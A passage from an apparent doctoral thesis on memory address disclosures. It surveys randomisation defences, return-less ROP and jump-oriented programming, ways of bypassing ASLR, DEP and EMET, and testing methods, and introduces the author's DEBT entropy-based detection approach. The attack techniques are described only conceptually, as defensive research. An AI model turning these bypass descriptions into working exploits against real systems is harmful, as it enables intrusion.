As well as addresses, authors have considered extending this principle to randomising the code that gets executed, this is referred to as Instruction Set Randomisation (ISR) and was originally suggested in (Kc et al., 2003). The idea is that the instruction set to be executed is randomised, meaning that unless an attacker also knows the randomisation algorithm, any code that is injected will be invalid. Under this system the instruction set can include scripting languages, machine code or dynamically interpreted languages such as SQL. Wholesale adoption of ISR has also been suggested to prevent execution of non-officially installed applications (Portokalidis and Keromytis, 2011). Instruction Set Randomisation has not been adopted on any large scale, and, although there are other attacks against it (Sovarel et al., 2005), as a probabilistic diversification measure it is likely to be vulnerable to information disclosures.

A third area considered in the literature, is the randomisation of the contents of memory objects. An early attempt at this was detailed in PointGuard (Cowan et al., 2003), where pointers where encrypted by ***XOR***-ing the values with a random key. This method is still vulnerable to memory disclosures if a single

encrypted value and its corresponding plaintext value can be found. A more complex solution was later introduced in the form of dataspace randomisation (DSR). Introduced in Bhatkar and Sekar (2008), although data randomisation (Cadar et al., 2008) is very similar, DSR attempts to protect memory by randomising the contents of each variable and pointer stored in memory. This is done as a source code transformation which uses a different mask for each memory object and using the XOR operation on the mask and object before each use of that object. As each object is obfuscated using a different mask, a memory disclosure which identified an object, would be of no help in un-obfuscating other objects, as the mask would be different. This makes it non-trivial to exploit using simple memory disclosures; indeed, according to Szekeres et al. (2013), "The only policy beyond Memory Safety that might mitigate information leakage is full Data Space Randomization". There are other similar solutions based upon these ideas, Iyer et al. (2010) suggest randomisation of stack frames in memory, Gupta et al. (2013) splits a program into blocks of code and then randomises the location of those blocks and Homescu et al. (2013b) profiles the code to decide where to insert ***NOP*** statements to alter memory locations of code.

Crit:ISLAn interesting variation on these is Hiser et al. (2012) which randomises the location of every instruction in memory and claim this makes a program impervious to the effect of memory disclosures. The technique proposed involves re-writing all code to be executed so that each instruction can be placed in random areas of memory. The instructions are chained together using a virtual machine and a lookup table called the fallthrough map, which holds where addresses are relocated to. Table 3.3 shows a re-working of the example given in the paper.

Original Program Address	Original Program Instruction	Re-written program address	Re-written Program instruction
7000	cmp eax, #24	39bc	cmp eax, #24
		39bd	d27e
7001	jeq 7005	d27e	jeq 7005
		d27f	cb20
7002	call 7500	cb20	call 5f32
		cb21	call 67f3
7003	mov [0x8000], #0	67f3	mov [0x8000], #0
		67f4	a96b
7004	add eax #1	224a	add eax #1
		224b	67f3
7005	ret	a96b	ret

Table 3.3. This shows the layout of a section of a program after program re-writing.

It can be seen that, after re-writing, an address is posted after each command. This is refered to as

the fallthrough address and when the program is executed this is translated as a jump to that location in memory. A list of all of the places where a substition is to be made is held in the executing engine and are randomised at program start-up. In this manner every instruction can be held at a unique location and the program can still execute correctly. There are several difficulties involved in doing this; the first is identifying which bytes in memory are valid code instructions and which are data. To do this, the authors revert to using static analysis, using a combination of different reverse engineering and dissembling tools. In addition to identifying instructions, the identity of call functions is also determined, as this will enable the randomisation of the return addresses. The final part of the pre-execution phase is identifying indirect branch targets. Indirect branches are jump instructions where the address is stored as the contents of a memory address and so is extremely difficult to identify using static analysis. As a result of this problem the authors use a heuristic to identify memory which looks as if it could contain a pointer. The authors admit that this heuristic does not work all the time (they have a work-around for some instances) but claim that, together with the workarounds, it appears to work for all code generated from higher level languages.

This paper demonstrates just how far randomisation can be taken if required, but how practical or acceptable it would be is a different question. This paper is a prototype and does not work under some circumstance. Areas such as JIT-Compililation and dynamically generated code are compatible with the idea even if not this particular implementation, so this is not a problem. Other areas, such as the use of self-modifying code and certain branch conditions may prevent the technique from working at all, but this should not be considered to be a fatal issue as it is feasible that the technique could only be applied to those applications which 'opted-in', in the same manner as ASLR was during early implementations. The complexity of the process requried to instrument the application can be seen as drawback to the technique; reverse engineering is a process which can be fraught with issues and may introduce more software faults than it cures. Another concern is the performance overhead, the authors state "ILR achieves average performance overhead of only 13-16%, which makes it practical for deployment". That this overhead is acceptable is an assumption that may not hold, the technical report Payer (2012) suggest that PIE is not implemented in many instances due to a performance overhead of an average of 10%. More importantly may be the overhead for the most extreme cases, which the authors do not give. The assertion that this makes disclosures "infeasible' is primarily based around the addresses being stored in the lookup table, which is accessed by the virtual machine rather than the executing processes. This argument has some validity, it does not make disclosures any less likely, but may affect how usefull they prove to an attacker. Given the rather early stage of this technique, it should not be considered as an argument against the importance of disclosure vulnerabilities.

For more information on these techniques and their effectiveness the interested reader might enjoy Han et al. (2014); Evans et al. (2011) and the tech-report Okhravi et al. (2013). There are many interesting techniques which have been proposed, but many of these will promote the importance of disclosures as a disclosure will be more necessary as a means to bypass these measures. Of the techniques which claim to be impervious to the effects of disclosures, only time will tell if they gain wide-spread adoption and how ingenious authors are able to bypasses them.

3.6.3 Future effectiveness of code-reuse attacks

As one of the primary uses of disclosures is to bypass ASLR in order to enable code-reuse attacks, the future effectiveness of disclosures is also linked to the future effectiveness of code-reuse attacks, and the research attached to that.

One field of research has been to eliminate the gadgets in programs that ***ROP*** requires, particularly by eliminating the methods of chaining the gadgets together with ***RETN*** type instructions. This is the path taken in Onarlioglu et al. (2010) and Li et al. (2010).

Crit:JumpTo bypass these mitigations researchers have developed methods where the traditional Return types sequences are not necessary. Examples of this include Bletsch et al. (2011) and Checkoway et al. (2010) who both demonstrate how an attacker can use return oriented programming without using any returns. The idea is that by eliminating the RETN statements, all of the control flow techniques which work by monitoring, restricting or eliminating the use RETN statements are immediately bypassed. As already shown, Return oriented programming attacks make use of the RETN instruction which acts by retrieving the next address from the stack, setting the execution to that pointer and moving the stack pointer to the next address. The insight in Bletsch et al. (2011) is that it is not only RETN statments that can be used in this manner, but can be replaced with an ”update-load-branch” sequence. This can be of the form ”Get the next entry from the stack and put it into register x. Jump to the contents of x” which in x86 terminology is ”pop x; jmp*x”. As these sequences are not nearly as common as RETN sequences, this may not be enough on its own to create a Turing complete environment on its own, the authors turn to the use of trampolines to extend the feature set to be a Turing complete one. To do this, they first identify a single ”update-load-branch” sequence and store the address of this in a register such as y. After this any instruction which ends in a ”jump to the contents of y” will indirectly perform the ”update-load-branch” and so effectively be a RETN instruction, but without having to use a RETN instruction. This effectively and clearly demonstrates that any measure which relies upon the use of RETN instructions can be bypassed by an attacker at almost no cost. As any of these measures would themselves have an overhead (sometimes not inconsiderable), this makes this whole class of defence irrelevant.

Bletsch et al. (2011) has a similar aim, but not only eliminates the use of the RETN instruction, but the use of the stack as a controlling structure. Rather than using indirect branches back to the next address on the stack, it holds its own list of addresses (which it calls the dispatch table) and has a gadget which iterates over this list, executing each entry in turn (this is referred to as the dispatcher). Each of these entries represents a piece of code functionality which performs a function and then must return to the dispatcher, which it can do using similar direct or indirect braching as discussed already. In this manner an exploit can chain together multiple pieces of functionality in a reasonably simple manner without using any of the stack based infrastructure and so would bypass any defence mechanism based upon monitoring stack usage, as well as any defence based upon RETN functionality. As a method of eliminating the use RETN, this is not as clean or simple as the Bletsch et al. (2011) method, particularly as it has a relience upon a more complex initialisation to setup the registers which would hold the addresses of the dispatcher and the dispatch table. As a method of eliminating the relience upon the stack it shows that this is clearly possible, however any technique which could eliminate the relience upon the stack has other advantages other than just making ROP attacks more difficult, as there are so many stack based vulnerabilties which can be used to initiate an attack. Together these two papers demonstrate that any technique whose main aim is to prevent code-reuse attacks should not be reliant upon those techniques using either the stack or RETN instructions.

Another area of research is that of dynamic monitoring defences. Davi et al. (2009) and (Chen et al., 2009) are both examples which monitor the number of returns in a program block and compares this to an expected norm. With the introduction of techniques such as Jump Oriented Programming, branch measuring techniques which do not require returns have been devised (Cheng et al., 2014). KBouncer (Pappas et al., 2013) has had some success in this field particularly in its use of processor features to optimise this process. The Usenix conference paper “Size Does Matter” (Göktaş et al., 2014) discusses the difficult job of optimising these algorithms for accurate detection.

There are more generic anti-exploitation methods which have been proposed, which would also prevent or limit the use of code-reuse attacks. Control flow integrity is a field which, if it was to prove successful, could eliminate code-reuse attacks by removing the ability of an attacker to alter a programs flow. First suggested in Abadi et al. (2005), the field involves ensuring that programs only execute along the program paths intended by the developer, by creating a control flow graph from compiler generated information and ensuring that the program only follows paths in that graph. It is a technique that has been applied to both userspace processes and in the operating system kernel (Criswell et al., 2014) but it has not been widely implemented (Philippaerts et al., 2011), primarily due to the perception of it being difficult to implement

and inefficient (Zhang et al., 2013). More limited variations have been proposed but many of these already have bypasses (Göktas et al., 2014). The ***Usenix*** conference paper Davi et al. (2014b) has an excellent summary of the most recent ROP and CFI protection mechanisms, including those just being released in Windows (Microsoft, 2014) and how most can be bypassed with the aid of address disclosures.

Similarly to control flow integrity, the use of shadow stacks aims to eliminate an attackers ability to redirect code to areas not intended by the user. This is done by storing a copy of sensitive information such as return addresses in a separate memory area. This is used to verify the integrity of the original information on the call stack when it is used (Davi et al., 2011; Sinnadurai et al., 2008). Unfortunately shadow stack implementations also suffer from non-trivial implementation costs and have not been widely adopted, although research continues in this field (Solanki et al., 2014).

Even if a method was created to limit the use of ***ROP*** attacks, this may not be completely successful as attacks do not always need to be completely executed using gadgets. A common use of ***ROP*** is to disable ***DEP*** completely for the calling process by calling the function SetProcessDEPPolicy(), or by calling other unsafe functions, such as virtualAlloc and MemCopy, which would then allow the execution of shell-code (Prandini and Ramilli, 2012), meaning that only enough gadgets are required to disable DEP, rather than to perform the whole exploit.

Microsoft have started to integrate ROP mitigations into the operating system. The Microsoft Enhanced Mitigation Experience Toolkit (***EMET***) is provided to allow users to add and configure security mitigations, but it is not enabled by default. ROP mitigations were first added in 3.5 and were extended in version 4.0. A whitepaper from Bromium labs details ways of bypassing these mitigations (DeMott, 2014) as does a paper on the exploitation site Dabbadoo (Dabbadoo, 2013), so unfortunately they are not a complete fix. Microsoft have since released a further enhancement to the ROP mitigations in EMET 5.0; this was only released in August 2014, so there has not yet been time for more detailed assessment of its effectiveness, but more detailed information on EMET is available from Microsoft Technet (Microsoft, 2013b, 2014).

A more thorough analysis of the state of code-reuse defences is available in Skowyra et al. (2013), but it is clear that code-reuse attacks are not about to disappear. The title from the paper Carlini and Wagner (2014), which shows how many of the latest defences can be bypassed describes this perfectly; “ROP is still dangerous”.

Sum:MemDisc

3.7 Summary

The intention behind this chapter is to demonstrate that address disclosures are an important issue, that their importance is increasing and that there is no foreseeable end to this. This is a difficult task to achieve as their is no quantifiable data available to support these assertions and the lack of literature in this field makes it difficult to place this in the context of other relevant research. This chapter has attempted to do this by identifying areas where other researchers have touched upon the importance of disclosures and, by combining this with a logical explanation of the field, using this to highlight the importance of this subject. This is not as strong as other more direct research in the field could be, but hopefully this thesis could act as a starting point in that chain. This chapter also makes the argument that disclosures are likely to stay important by examining the literature around techniques which may affect this. This is valid to a degree, but this argument is slightly weakend in this context as it is difficult to know what the corporations behind much of the software infrastructure are developing and what they will choose to implement. This means that these conclusions can not be completely conclusive, but does not mean they are not worthwhile.

Chapter 4

Testing for Memory Problems

4.1 Introduction

To the best of my knowledge, there are no other papers on identifying all classes of address disclosures (the paper Peiró et al. (2014) is probably the closest.), but there has been a considerable amount of research performed on alternative and similar testing problems. This chapter is intended as an introduction to the reader on how other researchers have approached and solved problems similar to the one presented here. It is not intended as an exhaustive literature review, as the scope is too wide for this, but should help to set the context for the approach taken in this thesis.

Testing just for security oriented memory vulnerabilities, such as buffer overflows, in C and C++ software alone is a very large field. Many classifications approach this by considering how much information is known about the problem space; black box, white box and grey box testing strategies are based on this, but for the problem in this scenario, where there are no techniques to compare against, this is not such a concern; Bansal (2014) is an up to date paper that summarises different testing methodologies in this manner if the reader is interested.

Similarly, much research has been done on how to generate data that is likely to trigger a vulnerability. The data generation problem has been successfully approached from completely diverse angles. Fuzz testing is a common technique where completely, or partially, random data is entered into an application to see if it can trigger a vulnerability; similarly exhaustive data generation techniques which attempt to move testing towards verification by generating all relevant data passes are starting to become a possibility as the Microsoft tech report Christakis and Godefroid (2013) demonstrates. The problem with this approach is that a method of identifying if a particular vulnerability was exercised is needed, which does not exist with this problem.

Problems that are similar to this one, include tracking invalidated user input into SQL statements or into HTML code, or tracking the boundary inputs to check if invalid boundary sequences can be used to access arrays or buffers. Most of the research in this field involves tracking the information flow from one source to another, or calculating the possible flows of information. This chapter will cover three of the most popular methods of doing this in the literature, it will also attempt to consider how these could be applied to the current problem. It then discusses the way different techniques are merged together and finishes with a few points regarding the application of these testing methodologies to the problem of identifying address disclosures.

4.2 Static Analysis

Static analysis is the field of analysing the structure and logic of a program based only upon the program source or binary. It is a very effective method of checking programs for properties and is widely used; the warnings and errors created by compilers can be seen as a form of static analysis. Static analysis has the advantage that it does not check a particular execution of a program, but properties of that program, meaning it should be able to detect all instances of issues that it can detect, rather than those which occurred during a particular execution. In addition it has the great property that it does not depend upon triggering a vulnerability, so there is no data input problem. Unfortunately, many problems require some state information and so static analysis can not always reason completely about that problem, meaning either vulnerabilities are missed or there is a problem with false positives. Despite this issue, static analysis has been used successfully on billions of lines of code (Bessey et al., 2010).

Static analysis of program binaries is often used in fields such as malware analysis, but can be extremely limited. Where possible, static analysis is typically performed on program source code. This has several disadvantages; the primary being that the source code is required. The other issue is that the source code is not a complete dictation of how a program appears in machine code. Compiler optimisations and undefined areas of the specification are both examples which could mean that the intended program can not be inferred completely from the source code. A possible alternative is checking intermediary representations of programs for correctness. Compilers such as those used in Java or the .Net framework create an intermediary form of program called JavaByte code or MSIL respectively, and tools which check these do not have to concern themselves with compiler peculiarities, but still have more information then when analysing a binary directly.

There are many different forms of static analysis and it is a field that has been studied for a long time (Cousot and Cousot, 1977), but still appears to be very actively researched. It has also been applied to a similar problem to the one addressed in this thesis.

Crit:Peiro

4.2.1 Peiró et al. (2014)

Static analysis is the approach taken in the paper Peiró et al. (2014) which is the closest research identified to the problem discussed in this thesis. This attempts to look at a specific disclosure, that of uninitialised stack data from the Linux ***kernel*** to the ***userspace*** environment. It takes the approach of using ***static analysis*** of the kernel source code to determine leaks and specifically considers the importance of catching the disclosure of addresses and stack canary information. The static analysis engine used (Lawall et al., 2009) requires the definition of sinks, sources and taints and attempts to identify any information that goes from a relevant data source, to a data sink where the taint property still exists. The authors define the data source as un-initialised stack variables, the data sink as those functions which pass information back to userland and the taint property to be ensured is that no initialisation or memset takes place. The static analysis engine can then identify any areas in the source code which match those conditions. This is a much simpler example than the more general one considered in this paper as it is so specific, but the approach taken has both advantages and disadvantages. The biggest advantage is that it uses reasoning on the source code to identify issues, rather than any run-time property. This means it should be able to identify all instances of the problem rather than simply any instances that occured using a specific set of inputs. Ultimately, this approach could be far superior to the dynamic aproach, but the limitations in the current implementations are considerable. Static analysis engines can not reason well about state and so struggle when any conditional operations take place or when the logic is dependant upon the contents of variables. This can cause many cases of false positives as the engine can not reason if the program logic mitigates the problem and explains why a manual review process is required. This is also the reason why the engine can only reason about instances where the sink and the source are in the same function. This is a major limitation as any complex program can pass state over potentially hundreds of different functions. This may be one of the reasons that the vulnerabilities identified by this paper appear to occur mostly in device drivers as these are reasonably simple and do not cross over many functional boundaries. Another issue with this approach is that because it works on source code, it will not identify any issues caused by compiler optimisations or faulty code-generation.

These are limitations in the way the paper attempts to solve the problem it defines, which is a much more limited one than the one in this paper. Despite these limitation this paper can still be considered as a good contribution. It does highlight the importance of these disclosures, it does successfully find disclosure vulnerabilities in the Linux kernel and it also acts as a solid base where improvements in the reasoning engine can be built upon. As static analysis has so much future potential this is worthwhile.

4.3 Dynamic Analysis

Dynamic analysis is the field of analysing a program by monitoring a particular execution. This has several immediate advantages and disadvantages. The biggest advantage this gives is that there is no requirement to model or infer about an execution, there is a concrete instance of a program and its state to examine. This gives an element of accuracy and simplicity that other techniques may not have. The biggest disadvantage to this approach when compared to fields such as static analysis is that it only reasons about that particular execution and anything that occurred during it; techniques typically do not infer more general properties about a program based upon that execution. This means that actually forcing an issue to occur is critical and so creating test data to exercise all of the required code paths, with the required state, is a major challenge.

The other challenge associated with dynamic testing is creating an environment where the program execution can be monitored in a manner that does not adversely affect its behaviour. This is important as the monitoring can hide issues or cause false positives to occur. Some software, particularly malware, has also been known to have anti-dynamic analysis measures built in. The rest of this section covers different methods of performing dynamic analysis and how authors have applied this to other memory vulnerabilities.

4.3.1 Dynamic binary instrumentation

Dynamic binary instrumentation is the field of altering and monitoring programs while they are being executed and probably the most successful tool at enabling this is the Valgrind framework (Nethercote and Seward, 2007). Valgrind is a set of tools which, together, enable an application to be executed on a virtual environment. The application is converted into an intermediary language at run-time, which can then be executed on a simulated processor. The toolkit provides a rich set of application hooks which tool writers can use to intercept and track program state and calls. Valgrind is not the only tool to implement this kind of heavyweight instrumentation (Lyu et al., 2014), but it is extremely popular; the paper Nethercote and Seward (2007) has 1186 cites on Google Scholar* as of November 2014, it is used to test both the Firefox

*Although not proof of the popularity of a tool, this is probably not a bad metric

and Chromium codebases and, in 2014 alone, tools have been published which extend the framework to execute on a ***CUDA*** environment (Baumann and Gracia, 2014), for profiling memory access patterns (Pena and Balaji, 2014) and for performance profiling (Coppa et al., 2014) amongst others. As the binary of an application is used, it has the advantage that it is operating against the final version of the software and so also tests any compiler optimisations or specific build settings that might alter a program execution. It has the disadvantages of having a large operating overhead and that the simulated environment may in itself bring inaccuracies to the program execution. The default tool that comes with Valgrind is Memcheck and the way it works could be relevant to testing for address disclosures.

Memcheck (Seward and Nethercote, 2005) works by keeping a bit of shadow memory for every bit of memory used in the program. That bit, referred to as a V bit (for Validity), holds meta-data on the bit it shadows. In this case whether the bit has been correctly defined. All operations in the virtual environment which either define, or undefined areas of memory are instrumented so that the shadow memory of the relevant bits are kept as accurate state representatives. In addition, any operation that uses one of these values in a way in which the content of that variables could affect the "observable behaviour" of that program is also instrumented and checks the corresponding V bit to ensure that it has been correctly defined. This allows the reporting of errors for programs that use un-declared or un-initialised memory. It allows this without the use of source code and taking into account compiler optimisations. This is an excellent framework with demonstrable results and was one of the early areas that investigation into this thesis took. It is possible that this could still be the basis of a solution to this problem, where, rather than the V bit indicating that the address has been defined, it could indicate this holds an address, or the product of an address and other calculations. The reasons the current idea was favoured instead was due to a few drawbacks in the Valgrind framework. One is the large runtime overhead — the runtime overhead has been recorded as 60 times, another was the requirement to identify every situation that generated an address, but also that it was not obvious how a user could easily mark an interface as unsafe for passing memory information.

Rather than use a simulated environment to inject code to instrument a program, another method is to inject code directly into the executing process, which is the way the Pin framework works (Luk et al., 2005). Pin is a framework which aids in creating tools which can inject code directly into an executing process. It can do this in a manner which ensures that the application state is not altered in an observable way, by automating tasks such as restoring register state. Similarly to Valgrind, it is not the only tool to work in this way (Hiser et al., 2014) but is well referenced, with 2057 cites on Google Scholar[†], and is still being

[†] As of November 2014

actively used (Egele et al., 2014; Khan et al., 2014; Wei et al., 2014).

Pin has been used to perform dynamic taint analysis in applications; Zhu et al. (2011) instrument an application to trace user input and then erases any that appear in a network or logs, Kim et al. (2009) demonstrate it can be used to track tainted information from a source to sink even across inter-process communications and Ganai et al. (2012) demonstrates its use across threads. Given this research it is very possible that this method could be applied to the address disclosure problem, but they are not without issues, tracking data created outside of the application or in libraries can be a problem, as can cross process information sharing.

Although not strictly dynamic binary instrumentation, an alternative method of instrumenting an application to keep track of application state using shadow memory is the method used by the tool Address sanitizer (Serebryany et al., 2012). This tool, amongst others, uses an instrumented compiler to inject additional code at compile time, which can perform the required instrumentation. This has been instrumented into the Clang compiler and is used by many successful projects. Naturally this requires that source code be available for the program under test. This still suffers from the requirement to identify every source of a disclosure, and the act of instrumenting the program naturally means it is not the exact same program being tested, but this could still be reasonable approach to solving this problem.

There are many other tools which are used for dynamically instrumenting programs which are also used for taint-analysis. The DynamoRio framework (Bruening, 2004) is often mentioned alongside Pin and Valgrind and was used very early on for taint analysis (Cheng et al., 2006) and new frameworks are still being created. The PIRATE platform presented in Whelan et al. (2013) is designed specifically for architecture agnostic taint-analysis, FlowWalker Cui et al. (2013) is designed to allow taint-tracing over higher through-put applications and (Wang et al., 2013) is designed to bring dynamic binary instrumentation to the ARM architecture. The fact that this is still an area of research that is ongoing, demonstrates that it is not a solved problem, but it has been successfully applied and could be highly applicable to the disclosure problem presented here. Where these tools are reliant upon tracing information from a source to an end-point there are many potential issues that tools tend to suffer from. This can include issues with memory state in external libraries, threads or other processes as well as problems due to the heavy overload involved; other issues exist in specific applications such as browsers where the code to be monitored has not yet been created, due to JIT compilation of Javascript or add-ons, but as research continues in this field it shows strong potential.

4.4 Symbolic Execution

Symbolic execution is a method of executing a program symbolically rather than concretely, using representative values which are later resolved to concrete values. First proposed in King (1976), it has been a popular field of research which has recently seen a resurgence in interest.

Rather than testing a program with input a set to a concrete value such as 1 that value is given a symbolic value v. As the program is then executed using symbolic values rather than concrete values, execution trees are created with the different constraints required to execute that branch. At each of these stages different properties of the program can be studied along with a representation of symbolic state at that time. A constraint solver is then used to reason about the different program paths and to turn the symbolic values into concrete values.

Many of the recent advances in symbolic execution involve merging symbolic execution with concrete execution. Merging symbolic execution with other techniques is not a new concept and, as far back as 1988, symbolic execution has been merged with techniques such as static analysis (Young and Taylor, 1988), but DART (Godefroid et al., 2005) was the first influential paper that suggested using symbolic execution to guide concrete execution and create exhaustive test coverage. Symbolic testing has always had issues where it is difficult to resolve the constraints into concrete values and concolic testing (Sen and Agha, 2006) was a method of combining symbolic and concrete execution together in a way which allowed concrete values to be used in places instead of the symbolic values to overcome these issues.

Neither symbolic or concolic testing are in themselves methods of testing, but more methods of generating sets of constraints based around program execution paths. It can be reasoned that if a variable y is used to access an array z and the constraints around y means it could be anywhere in the range of $0 <= y < 10$ and the array z has only 9 elements then this means there could be an invalid access to that array. Combining this symbolic logic with other methods of identifying if a concrete input has caused an error at runtime means that this technique can be used to test for many security issues. Wang et al. (2009) used symbolic execution to test for integer overflows in binaries, Xu et al. (2008) looked for buffer overflows, Xie et al. (2003) looks for invalid access to arrays and dereferenced pointers and more recently concolic execution has been used to identify cross-site scripting vulnerabilities (Ruse and Basu, 2013).

Symbolic execution is a very large field and a large amount of research has been produced in recent years; it has traditionally had the disadvantage of not being effective against large code-bases but this may

be changing and is currently being used to identify different security vulnerabilities in large code bases, in high profile commercial settings (Godefroid et al., 2012).

Sum:Test

4.5 Conclusions

This chapter was intended to introduce the reader to a few of the ways that other authors have looked at problems which may be similar to this one, but the problem in this thesis, of detecting memory address disclosures, is difficult as it is a highly contextual one. Regardless of the methodology used this needs to be taken into account and it is not always clear how this can be done; a method of identifying and instrumenting where data can and can-not be will likely always be required. The additional problem is that the code that produces addresses may not be in the application directly, but could be in a library such as the standard C library, it might only be available at a compiled level, or it may be JIT compiled during a programs execution. This means additional scope, other than just the program or its source code, must be reasoned. Having said this, there is no reason to suspect that these methods might not be suitable or applicable to the problem here and may even be better solutions than the one suggested in this thesis, but as this work has not currently been published and as there is currently no way of measuring the success of these techniques this is hard to identify.

Chapter 5

DEBT: A Differential Entropy-Based Testing methodology

5.1 Introduction

The importance of memory address disclosures has already been covered in Chapter 3 and different methods of identifying similar issues were covered in Chapter 4. This chapter introduces the "DEBT" methodology for Differential Entropy-Based Testing. This is a key contribution and is novel and effective method of solving this problem, developed specifically for this thesis. Comm1Some background on how the methodology was formed and the consequences of that are given in section 5.2.The basic principles are given in section 5.3, the methodology is explained in 5.4, the practicality of the methodology is discussed in 5.5, the novelty behind DEBT is considered in 5.6 and the advantages and disadvantages of this methodology compared to other approaches are discussed in 5.7.

Comm2

5.2 Approach taken

The problem statement given in the introduction to this thesis was "Address disclosures can be used to bypass specific security mechanisms on many different platforms, yet there is no reliable way to detect them". To solve this problem, the framework in this chapter was devised. Before the framework is introduced, this section will discuss the methodology used to derive this solution and how that methodology affects the final output.

In "Basics of Software Engineering", Juristo and Moreno (2010) * discuss the "experiment and learning

*This book is used as the basis for the experimentation stage and is introduced further then

lifecycle" which is an iterative approach to defining a hypothesis. Using this approach, a hypthesis is formed and a method of testing that hypothesis is decided. Facts are derived from that testing process which are then used to refine the hypothesis. If the hypothesis was "Technique or methodology A can reliably detect address disclosures" then it can be seen how this methodology can be used to refine and create solutions to this problem. It would be nice to say that this methodology was studied before this stage was implemented but this was not the case. Having said that, although the actual process followed during this stage was more informal than the one given above, it still followed the same basic flow.

The approach taken consisted of the steps shown in table 5.1.

Step	Action
1	Understanding the problem and background.
2	Review of how other authors have solved similar problems.
3	Derive possible idea for solving problem.
4	Attempt idea.
5	Either refine the idea and move to step 4, abandon it and move to step 3 or finish

Table 5.1. Steps followed in developing framework

After the problem was studied and any existing solutions or literature were understood, a review of how other authors have solved similar problems was undertaken. The results of this are shown in the previous chapters of this thesis, particularly in the testing chapter. An understanding of these helped to form several initial ideas, each of which was attempted and abandoned. This was either because the ideas were quite limited, because some initial experimentation showed that the idea was not very practical or because better ideas came along and it was deemed too expensive in time to finish the initial idea; an example of this was an early attempt to identify disclosures caused by the difference between the size of a buffer that was requested and and the size that was received. More complete ideas were attempted, but abandoned when hurdles were identified in creating those solutions; an example of this was an early attempt at using the Valgrind framework to solve this problem. During most of these attempts several iterative cycles were attempted in order to refine the idea before abandoning it in favour of a different method. This process was repeated until an idea was continually refined enough that it solved the problem and the methodology shown here was formed.

Although informally managed, this methodology still follows the general principles of iterative learning defined above. The major difference being that the hypothesis was not always disproved by experimentation,

but sometimes rejected for other reasons, or even accepted. This had an affect on the form of the final solution. Early ideas which were rejected were not disproved and could still be valid; this is particularly the case where ideas where rejected, not because of the form of the idea, but because the thinking behind the idea at that stage was not developed enough. An example of this was the attempt to use Valgrind as a solution; one of the reasons this was rejected was because the concept of a trust barrier (discussed later in this chapter) was not yet fully defined. If this solution was attempted when the problem was understood better, then the outcome may have been different. Another consequence of the methodology taken in the development of this solution was that at times it was shown that the framework did work, but the cycle was still repeated to optimise it. This has the consequence that the methodology can never be considered complete as there is always the possibility of further optimisations that have not been considered before. Despite these limitations, the approach taken here can be defined as appropriate on the basis that it achieved a result, despite a lack of understanding of the problem at the start of this stage and some unrefined thinking about the form that solutions must take.

5.3 Basic Principles

The idea behind the DEBT methodology is simple; if the data across a specific trust boundary is captured over multiple executions of a program, and all of the elements that could cause a difference between the runs is removed with the exception of ASLR, then any difference must be the effect of ASLR, and so is an address disclosure. Similarly any release of information related to ASLR, will, with a very high degree of probability, be different over several runs and so should appear as a difference between those different runs. This methodology should also extend to other defences which are probabilistic in nature, such as stack canaries. Due to the cumbersome nature of constantly referring to "probabilistic based mitigation defences", the methodology will be explained with reference to ASLR, but the principles should still apply to any other defence that is based upon a randomly generated secret, such as stack canaries.

The principles behind this methodology are summarised in table 5.2.

5.3.1 Principle 1: Trust boundaries

Principle 1 is that a trust boundary can be defined where addressing information should not cross.

Principle No	Principle
1	A Trust boundary can be defined where addressing information should not cross.
2	The effect of ASLR over a trust boundary is a reliable indicator of an address disclosure.
3	If all sources of entropy in a program execution are removed with the exception of ASLR, then any entropy remaining must be due to ASLR.
4	Comparing multiple instances of data over a trust boundary will identify relevant change between those program runs.
5	Combining these principles would allow for the identification of address disclosures.

Table 5.2. Principles behind DEBT methodology

The problem being analysed in this thesis is a difficult one as it is very contextual in nature. When thinking about a programs machine code, it is obvious that the program needs to use and reference memory addresses. The program needs to know where its own variables are stored and where code to be executed is stored. It is nonsensical to simply prevent a program from using its own resources, however it is these same resources which can prove to be a vulnerability. To identify which areas of a program can, or cannot access memory addressing information a boundary is needed where this information should not cross. In this thesis the terminology "trust boundary" is used as this border between valid and invalid exposure to this information. The exact location of this boundary is likely to be specific to a particular technology or program, but it will probably include any interfaces that could be used by external processes.

Table 5.3 gives examples of where this trust boundary could lie in different platforms or applications.

Application	Boundary
Console Applications	In any console application there is a natural trust boundary in the interface between the program and the console; this is ***STDOUT*** and ***STDERR***. There should be no requirement for a calling program to need addressing information to be passed over this interface, and, if it was, there is a possibility that a calling application could abuse it.
Scripting Interfaces	Many applications support a scripting interface, such as Microsoft Office or Visual Studio. This is also a natural boundary as the scripts that are run, should have no requirement to use addressing information from the main application. This information can be used to subvert by a document such as a Word document.
.Net Code libraries	It is not just full applications that have natural boundaries, a code library also can have a natural boundary at the interface between the library and the calling code. With managed code libraries such as a ***C#*** library this information should be hidden from the calling program and can be used to subvert the purpose of the library.

Table 5.3. Example of trust boundaries in different applications or technologies

The definition of where these trust boundaries lie will be application specific, but many will be shared across applications and so will be easier to test. Regardless, time needs to be spent for the existing code to

be investigated to define where these boundaries lie. This is not just the case for this methodology but also the case for any other techniques which would face the same contextual barrier.

5.3.2 Principle 2: ASLR as an indicator address disclosures

Principle 2 is that the effect of ASLR over a trust boundary is a reliable indicator of an address disclosure.

This principle is dependent upon the dual elements that identifying the presence of ASLR indicates a memory address disclosure and that a memory address disclosure will be signified by the presence of ASLR.

The first element here is that the presence of ASLR indicates a memory address disclosure; although it is not true that any sign of ASLR indicates a full disclosure, any sign of ASLR will indicate at least a partial disclosure as the sign itself must be at least some information. This is a good definition as it is desirable to eliminate all tell-tale signs. An example might be a hash which has been made from an address pointer, this is not a full disclosure, but, dependent on how the hash was made, might be enough information to vastly reduce the set of possible values the address could be, increasing a possible exploitation rate.

The other element is that a memory address disclosure will be signified by the presence of ASLR. If ASLR is not applied to an address, then naturally this principle will not work and this methodology would not be applicable. Under these circumstances, the address is not as valid to an attacker as it could be known before-hand and so is not so strong a vulnerability. The other issue with this principle is that, as ASLR is probabilistic based, it is always possible that multiple uses of ASLR would give exactly the same result. The probability of this depends upon both the number of distinct values and the distribution of those values in that source of unpredictability. Given a field such as ASLR, where the distribution of values should be reasonably consistent, this is reliant upon the number of different possible values. According to the Symantec whitepaper Whitehouse (2007), early implementations of ASLR on Windows only had 256 different possible values, meaning that (given an even distribution) 255 out of 256 disclosures should be identified with only two program executions. Given a more up-to-date implementation of ASLR with 24 bits of entropy and the possibility of multiple executions, this is a rapidly diminishing possibility, but it can never guarantee that all disclosures will be identified, only that it is extremely likely that all disclosures would be identified. It is a requirement of the user to decide how reliable the technique needs to be and implement the relevant number of passes to achieve that requirement.

5.3.3 Principle 3: Using entropy as an indicator of ASLR

